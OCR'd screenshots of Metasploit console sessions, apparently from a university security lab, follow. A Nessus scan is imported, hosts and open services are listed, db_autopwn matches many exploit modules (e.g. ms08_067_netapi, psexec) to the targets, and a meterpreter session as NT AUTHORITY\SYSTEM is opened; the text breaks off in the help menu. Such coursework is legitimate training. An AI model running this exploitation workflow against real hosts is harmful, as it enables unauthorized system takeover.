
```
msf > db_hosts

Hosts
=====

address        address6  arch  comm  comments  created_at              info  mac  name  os_flavor  os_lang  os_name  os_sp  purpose  s
-------        --------  ----  ----  --------  ----------              ----  ---  ----  ---------  -------  -------  -----  -------  -
142.104.0.164                                  2010-11-16 21:59:05 UTC                                                              a

msf > db_services

Services
========

created_at              info  name          port  proto  state  updated_at              Host          Workspace
----------              ----  ----          ----  -----  -----  ----------              ----          ---------
2010-11-16 21:59:05 UTC       microsoft-ds  445   tcp    open   2010-11-16 21:59:05 UTC  142.104.0.164  default

msf >
```



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 117×45
msf > db_import ~/seng460/20101112_Weekly.nessus
[*] Importing 'Nessus XML (v1)' data
[*] Importing host 142.104.0.171
[*] Importing host 142.104.0.169
[*] Importing host 142.104.0.165
[*] Importing host 142.104.0.164
[*] Importing host 142.104.0.162
[*] Successfully imported /Users/eric/seng460/20101112_Weekly.nessus
msf > db_services
Services
========
created_at info name port proto state updated_at Host Workspace
2010-11-16 22:05:08 UTC www 631 tcp open 2010-11-16 22:05:08 UTC 142.104.0.162 default
2010-11-16 22:05:08 UTC mysql 3306 tcp open 2010-11-16 22:05:08 UTC 142.104.0.162 default
2010-11-16 22:04:45 UTC smtp 25 tcp open 2010-11-16 22:04:45 UTC 142.104.0.164 default
2010-11-16 22:04:45 UTC 42 tcp open 2010-11-16 22:04:45 UTC 142.104.0.164 default
2010-11-16 22:04:45 UTC dns 53 tcp open 2010-11-16 22:04:45 UTC 142.104.0.164 default
2010-11-16 22:04:45 UTC dns 53 udp open 2010-11-16 22:04:45 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC www 80 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 88 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC ntp 123 udp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 135 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC netbios-ns 137 udp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC smb 139 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC ldap 389 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 21:59:05 UTC cifs 445 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 464 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC http-rpc-epmap 593 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 636 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1025 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1026 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1041 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1042 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1045 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1046 udp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1048 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1050 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC dce-rpc 1059 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 3268 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:46 UTC 3269 tcp open 2010-11-16 22:04:46 UTC 142.104.0.164 default
2010-11-16 22:04:19 UTC ftp 21 tcp open 2010-11-16 22:04:19 UTC 142.104.0.165 default
2010-11-16 22:04:19 UTC telnet 23 tcp open 2010-11-16 22:04:19 UTC 142.104.0.165 default



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 117×45
msf > db_autopwn -x -t
[*] Analysis completed in 4 seconds (0 vulns / 0 refs)
[*]
[*] ==
[*] Matching Exploit Modules
[*] ==
[*] 142.104.0.164:445 exploit/windows/dcerpc/ms03_026_dcom (CVE-2003-0352, BID-8205, OSVDB-2100)
[*] 142.104.0.164:445 exploit/windows/smb/ms04_011_lsass (CVE-2003-0533, BID-10108, OSVDB-5248)
[*] 142.104.0.164:445 exploit/windows/smb/ms06_040_netapi (CVE-2006-3439, BID-19409, OSVDB-27845)
[*] 142.104.0.164:445 exploit/windows/smb/psexec (CVE-1999-0504, OSVDB-3106)
[*] 142.104.0.164:42 exploit/windows/wins/ms04_045_wins (CVE-2004-1080, BID-11763, OSVDB-12378)
[*] 142.104.0.165:80 exploit/windows/http/apache_chunked (CVE-2002-0392, BID-5033, OSVDB-838)
[*] 142.104.0.165:80 exploit/windows/http/apache_mod_rewrite_ldap (CVE-2006-3747, BID-19204, OSVDB-27588)
[*] 142.104.0.169:445 exploit/windows/smb/psexec (CVE-1999-0504, OSVDB-3106)
[*] ==
[*]
[*]
msf >



eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 117×45
msf > db_autopwn -p -t
[*] Analysis completed in 5 seconds (0 vulns / 0 refs)
[*]
[*] ==
[*] Matching Exploit Modules
[*] ==
[*] 142.104.0.162:3306 exploit/linux/mysql/mysql_yassl_getname (port match)
[*] 142.104.0.162:3306 exploit/linux/mysql/mysql_yassl_hello (port match)
[*] 142.104.0.162:3306 exploit/windows/mysql/mysql_yassl_hello (port match)
[*] 142.104.0.164:445 exploit/freebsd/samba/trans2open (port match)
[*] 142.104.0.164:445 exploit/linux/samba/chain_reply (port match)
[*] 142.104.0.164:445 exploit/linux/samba/lsa_transnames_heap (port match)
[*] 142.104.0.164:445 exploit/linux/samba/trans2open (port match)
[*] 142.104.0.164:445 exploit/multi/samba/nttrans (port match)
[*] 142.104.0.164:445 exploit/multi/samba/usermap_script (port match)
[*] 142.104.0.164:445 exploit/netware/smb/lsass_cifs (port match)
[*] 142.104.0.164:445 exploit/osx/samba/lsa_transnames_heap (port match)
[*] 142.104.0.164:445 exploit/solaris/samba/trans2open (port match)
[*] 142.104.0.164:445 exploit/windows/brightstor/ca_arcserve_342 (port match)
[*] 142.104.0.164:445 exploit/windows/brightstor/etrust_itm_alert (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms03_049_netapi (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms04_011_lsass (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms04_031_netdde (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms05_039_pnp (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms06_040_netapi (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms06_066_nwapi (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms06_066_nwwks (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms06_070_wkssvc (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms07_029_msdns_zonename (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms08_067_netapi (port match)
[*] 142.104.0.164:445 exploit/windows/smb/ms10_061_spoolss (port match)
[*] 142.104.0.164:445 exploit/windows/smb/netidentity_xtierrpcpipe (port match)
[*] 142.104.0.164:445 exploit/windows/smb/psexec (port match)
[*] 142.104.0.164:445 exploit/windows/smb/timbuktu_plughntcommand_bof (port match)
[*] 142.104.0.164:25 exploit/unix/smtp/clamav_milter_blackhole (port match)
[*] 142.104.0.164:25 exploit/unix/webapp/squirrelmail_pgp_plugin (port match)
[*] 142.104.0.164:25 exploit/windows/smtp/mailcarrier_smtp_ehlo (port match)
[*] 142.104.0.164:25 exploit/windows/smtp/mercury_cram_md5 (port match)
[*] 142.104.0.164:25 exploit/windows/smtp/ms03_046_exchange2000_xexch50 (port match)
[*] 142.104.0.164:25 exploit/windows/smtp/wmailserver (port match)
[*] 142.104.0.164:25 exploit/windows/smtp/ypops_overflow1 (port match)
[*] 142.104.0.164:42 exploit/windows/wins/ms04_045_wins (port match)
[*] 142.104.0.164:80 exploit/bsdi/softcart/mercantec_softcart (port match)
[*] 142.104.0.164:80 exploit/linux/http/ddwrt_cgibin_exec (port match)
[*] 142.104.0.164:80 exploit/linux/http/linksys_apply_cgi (port match)


eric@vanilla.infosec.uvic.ca: /Users/eric/msf3 — ruby1.9 — 117×45
msf > sessions -l
Active sessions
Id Type Information Connection
1 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ SKINNER 142.104.0.183:54844 -> 142.104.0.164:31497
msf > sessions -i 1
[*] Starting interaction with 1...
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bgkill Kills a background meterpreter script
bglist Lists running background scripts
